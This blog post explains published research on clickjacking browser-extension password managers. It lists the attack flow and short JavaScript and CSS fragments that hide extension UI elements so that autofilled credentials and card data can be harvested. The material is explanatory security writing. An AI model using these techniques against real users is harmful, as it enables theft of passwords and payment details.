Introduction
The year 2025 can truly be described as a turbulent one. Numerous government institutions and private enterprises in South Korea were compromised, exposing the real state of the nation’s cybersecurity posture. At the same time, various major incidents occurred across the globe — including large-scale npm supply chain attacks, the Bybit breach, and emerging AI-driven attack techniques.
However, the year was far from defined solely by negative events.
Thanks to the efforts of countless white-hat hackers and security researchers, the security landscape continued to evolve rapidly. AI began reshaping defensive strategies, while previously undiscovered vulnerabilities and novel attack techniques were uncovered and publicly disclosed.
In this post, we revisit the major vulnerabilities, security incidents, and exploitation techniques that surfaced in 2025. Each topic is rewritten and analyzed in a clear and accessible way, allowing readers of all backgrounds to understand the core mechanisms and implications behind each case.
DOM-based Extension Click-Jacking
On August 9, 2025, a research presentation on Clickjacking attack techniques was delivered at DEFCON 33. Clickjacking vulnerabilities have long been regarded as “non-valid issues” in many bug bounty programs, largely because they can be mitigated through simple HTTP security headers.
For this reason, the researcher shifted the focus of the study toward browser extensions. In particular, the research targeted password manager products, where the impact of successful clickjacking attacks can be especially severe.
In this section, we will reorganize and analyze the techniques introduced in the research, explaining the underlying mechanisms and their practical implications.
Reference : https://marektoth.com/blog/dom-based-extension-clickjacking/
Intrusive Web Elements
When browsing modern websites, users are often unable to immediately access the content they intend to view. Instead, they are frequently confronted with various friction elements that require specific actions before proceeding. These elements encourage or force user interaction and have become standard interface patterns across today’s web ecosystem.
Common examples include:
- Cookie consent banners
Interfaces that require users to accept or manage cookie storage preferences before accessing the site - Newsletter pop-ups or advertisements
Overlays that must be closed before the main content becomes visible - Web push notification prompts
Requests that require users to allow or block notifications to continue - Cloud-based security challenge pages and CAPTCHAs
Click-based verification mechanisms designed to confirm that the visitor is human
In practice, performing one to three preliminary clicks before accessing actual content has become a natural user behavior.
The researcher leveraged this observation to design attack scenarios in which users are placed in an environment where clicking feels normal and non-suspicious, enabling the execution of stealthy security attacks.
Click-Jacking (Web Application)
- Click-Jacking
- An attack technique that tricks users into believing they are clicking on legitimate interface elements, while in reality causing them to interact with hidden or invisible UI components.
Traditional clickjacking attacks are typically carried out by overlaying a transparent iframe of the target website on top of an attacker-controlled page.
The basic structure is as follows.
1 | <iframe src="https://targetsite.com" style="opacity:0"></iframe> |
Users click what appears to be a visible button, but the actual click event is delivered to the site embedded inside a transparent iframe.
To prevent this, web applications use security headers or apply frame-busting techniques. The following are commonly used security headers.
1 | X-Frame-Options: DENY |
In addition, cookies are often protected using the SameSite attribute as a defensive measure.
1 | SameSite=Lax SameSite=Strict SameSite=None |
If the SameSite attribute is not explicitly set, its default value becomes Lax (in Chromium-based browsers), which prevents authentication cookies from being sent in cross-site iframes.
- This means that when a site is loaded within an iframe from a different origin, its cookies will not be sent.
- For further details on Lax, Strict, and related behaviors, refer to: https://cookie-script.com/documentation/samesite-cookie-attribute-explained
The researcher moved away from click-jacking attacks against structurally well-protected websites and shifted focus to a different target. The chosen subject of the study was browser extensions — specifically, password managers.
Password Managers
Password managers are widely used in the form of browser extensions and provide convenience for login workflows.
In this research, experiments were conducted against a total of 11 password manager products.
The primary targets tested were as follows.
- 1Password
- Bitwarden
- Dashlane
- Enpass
- Keeper
- LastPass
- LogMeOnce
- NordPass
- ProtonPass
- RoboForm
- iCloud Passwords
Password managers generally implement two different autofill mechanisms.
- Automatic autofill
Credentials are immediately populated into input fields without any user interaction. - Manual autofill
Credentials are filled through a dropdown menu or explicit UI selection by the user.

The research focused specifically on manual autofill mechanisms that require user interaction through clicks. Automatic autofill had already been identified as risky in previous studies, and therefore appears to have been intentionally excluded from this work.
Browser Extension Click-Jacking
Click-jacking attacks are also feasible against browser extensions, operating in a manner similar to web applications by hijacking user clicks to trigger extension functionality.
These attacks can be broadly classified into two categories.
- iframe-based techniques
Loading publicly accessible extension resources inside an iframe - DOM-based techniques
Directly manipulating UI elements injected into the DOM by the extension
The core focus of this research lies in the DOM-based approach.
IFRAME-based Extension Click-Jacking
Browser extensions can expose specific resources to external web pages through configuration in the manifest file. When this setting is misconfigured, attackers can load the extension’s UI inside an iframe, enabling click-jacking-style attacks.
1 | <iframe |
In the past, some password managers allowed their entire UI to be loaded inside an iframe, which made it possible to expose or exfiltrate all stored user data.

Manifest of vulnerable settings

Loading Extension resources from other Origins
Starting with Manifest V3, extensions were improved to allow restrictions on which origins can access exposed resources.
- Below is an example where access is limited to the
example.com/domain.
1 | "web_accessible_resources":[{"resources":["image.png","script.js"],"matches":["https://example.com/*"]}] |
In contrast, earlier versions did not provide any origin-based access restrictions.
1 | "web_accessible_resources":[{"resources":["image.png","script.js"]}] |
DOM-based Extension Click-Jacking
DOM-based extension click-jacking involves an attacker directly manipulating UI elements injected into the web page by the extension, making them transparent or overlaying them to hijack user interaction.

Since extension UI elements exist as real DOM nodes rather than iframes, they are not protected by standard web security headers.
The attack flow proceeds as follows.
- Create a fake cookie banner or CAPTCHA
- Generate a login or personal information input form
- Make the form nearly invisible
- Set focus on the input field
- Trigger automatic display of the password manager UI
- Make the extension UI transparent
- The user clicks (typically on something ordinary such as a consent banner or advertisement) → the click is processed by the extension UI
- Exfiltrate the autofilled credentials
DOM-based extension click-jacking can be further categorized into several variants. While each type manipulates DOM elements differently, the outcome is always the same: the UI remains invisible yet fully clickable.
1 | DOM-basedExtensionClickjacking |
Although breaking it down may appear verbose, it can essentially be understood as a difference between fully covering the UI or only partially obscuring it.
Extension Element – Root Element
This approach makes the extension’s top-level element itself fully transparent.
1 | document.querySelector("root-element").style.opacity = 0; |
For example, in the case of Proton Pass, the UI could be manipulated in the following manner.
1 | document.querySelector("protonpass-root").style.opacity = 0.5; |

Extension Element – Child Element
Background knowledge
- What is the Shadow DOM structure?
- A mechanism that creates an isolated DOM tree
- It can be thought of as having its own internally scoped CSS and DOM rules
- OPEN mode vs CLOSED mode
- OPEN
- External JavaScript can access it
- e.g.,
element.shadowRoot.querySelector(...)
- CLOSED
- External access is not permitted

When the Shadow DOM mode is set to open, attackers can access child elements and manipulate them, such as making them transparent or otherwise modifying their behavior.
1 | document.querySelector("child-element").style.opacity = 0; |
After locating dynamically generated root elements, attackers can also manipulate internal iframes contained within them.
1 | const x = Array.from(document.querySelectorAll("*")).find((el) => |
Parent Element – BODY
The attack makes the parent element — the page body into which the extension is injected — transparent.
1 | document.body.style.opacity = 0; |
A screenshot of the original site is then placed as the background, causing users to perceive the page as normal and unchanged.

This technique can be combined with credit card input forms to directly harvest autofilled data.
1 | // CREDIT CARD FORM |
- It displays a cookie banner pop-up, but when the user clicks the “Accept” button, the credit card form is autofilled and the data is sent to the attacker’s server (this is a PoC consisting of such logic).
Parent Element – HTML
The entire html element is made transparent.
1 | document.documentElement.style.opacity = 0; |
Users are then deceived by game-like interfaces that encourage them to click on an apparently blank screen.
Overlay – Partial Overlay
This approach obscures only the area surrounding the extension UI, leaving just a limited clickable region exposed.

The attacker places an attacker-controlled UI as the last element in the DOM and assigns it the highest z-index, overlaying it on top of the extension UI.
- A top z-index means it is rendered visually above other elements.
When the user clicks the attacker-controlled UI that appears on top, the click is ultimately handled as a click on the underlying extension UI.
Overlay – Full Overlay
This technique covers the entire extension UI while allowing click events to pass through.
1 | pointer-events: none; |
Using the Popover API, the attacker can keep the overlay pinned to the topmost layer.
- The Popover API is a browser feature that allows UI elements to be placed in an always-topmost layer.
1 | document.getElementById("x").showPopover(); |
The techniques described above represent the full scope of the attack methods introduced in the research. The natural question then becomes: how vulnerable were real-world password manager extensions? The results were surprising.
